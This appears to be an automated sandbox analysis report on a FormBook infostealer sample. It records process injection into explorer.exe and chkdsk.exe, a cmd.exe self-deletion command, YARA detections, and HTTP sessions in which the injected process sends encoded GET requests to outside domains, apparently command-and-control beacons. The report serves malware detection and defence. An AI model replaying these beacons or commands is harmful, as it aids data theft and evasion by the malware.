Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49819	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 20:59:53.439712048 CET	9894	OUT	GET /cbgo/?Xf3=7nL8&4hPx=EmDZCHQOcI1nLFjwZeeYVuMSiom2MDKGDS/zESQUEEY6NQpaRm0dZ/ZfJs3HzPw+5Ylf HTTP/1.1 Host: www.casatowerofficial.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 20:59:53.555000067 CET	9894	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 28 Jan 2022 19:59:53 GMT Content-Type: text/html Content-Length: 275 ETag: "61f22041-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49820	18.231.72.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 20:59:59.099003077 CET	9895	OUT	GET /cbgo/?4hPx=dYuxO3siHqLtebwjMrcX5kx68cWjYzK43o/BCbb09yTbLvpXET1fm3yQPY7Ys1RTSltw&Xf3=7nL8 HTTP/1.1 Host: www.bitconga.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 20:59:59.332036972 CET	9896	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.18.0 (Ubuntu) Date: Fri, 28 Jan 2022 19:59:59 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.bitconga.com/cbgo/?4hPx=dYuxO3siHqLtebwjMrcX5kx68cWjYzK43o/BCbb09yTbLvpXET1fm3yQPY7Ys1RTSltw&Xf3=7nL8 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.18.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49821	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:00:09.463599920 CET	9897	OUT	GET /cbgo/?4hPx=t6byCRjNUQvGMW438Oj8n0b0Tq5DbL5JR7oEbxqA77YwnlkkuyfhzykLt/IStXAvHe2n&Xf3=7nL8 HTTP/1.1 Host: www.omnipets.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 21:00:09.578330040 CET	9897	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 28 Jan 2022 20:00:09 GMT Content-Type: text/html Content-Length: 275 ETag: "61f22041-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Statistics

Behavior



System Behavior

Analysis Process: GV8EJooYMIgEnEk.exe PID: **6024**, Parent PID: **2224**

General

Target ID:	0
Start time:	20:58:13
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe"
Imagebase:	0x590000
File size:	391680 bytes
MD5 hash:	CF6D4FD3DC8E4751B7F89F857B618EF3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.346719302.00000000038B9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.346719302.00000000038B9000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.346719302.00000000038B9000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.345998808.0000000002965000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.345759708.00000000028B1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Analysis Process: GV8EJooYMIgEnEk.exe PID: **1012**, Parent PID: **6024**

General

Target ID:	3
Start time:	20:58:34
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe
Imagebase:	0xd80000
File size:	391680 bytes
MD5 hash:	CF6D4FD3DC8E4751B7F89F857B618EF3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.343584977.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.343584977.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.343584977.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.415734723.00000000016B0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.415734723.00000000016B0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.415734723.00000000016B0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.414374304.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.414374304.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.414374304.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.415434999.0000000001660000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.415434999.0000000001660000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.415434999.0000000001660000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.343960936.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.343960936.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.343960936.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4186D7	NtReadFile

Analysis Process: explorer.exe PID: **3352**, Parent PID: **1012**

General

Target ID:	5
Start time:	20:58:37
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.389518706.0000000007CDD000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.389518706.0000000007CDD000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.389518706.0000000007CDD000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.372050188.0000000007CDD000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.372050188.0000000007CDD000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.372050188.0000000007CDD000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: chkdsk.exe PID: **5924**, Parent PID: **3352**

General

Target ID:	10
Start time:	20:59:02
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\chkdsk.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\chkdsk.exe
Imagebase:	0x90000
File size:	23040 bytes
MD5 hash:	2D5A2497CB57C374B3AE3080FF9186FB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.566987802.0000000004A90000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.566987802.0000000004A90000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.566987802.0000000004A90000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.566934966.0000000004790000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.566934966.0000000004790000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.566934966.0000000004790000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.566609837.0000000000140000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.566609837.0000000000140000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.566609837.0000000000140000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4AA86D7	NtReadFile

Analysis Process: cmd.exe PID: **6380**, Parent PID: **5924**

General

Target ID:	13
Start time:	20:59:09
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe"
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6120**, Parent PID: **6380**

General

Target ID:	14
Start time:	20:59:11
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly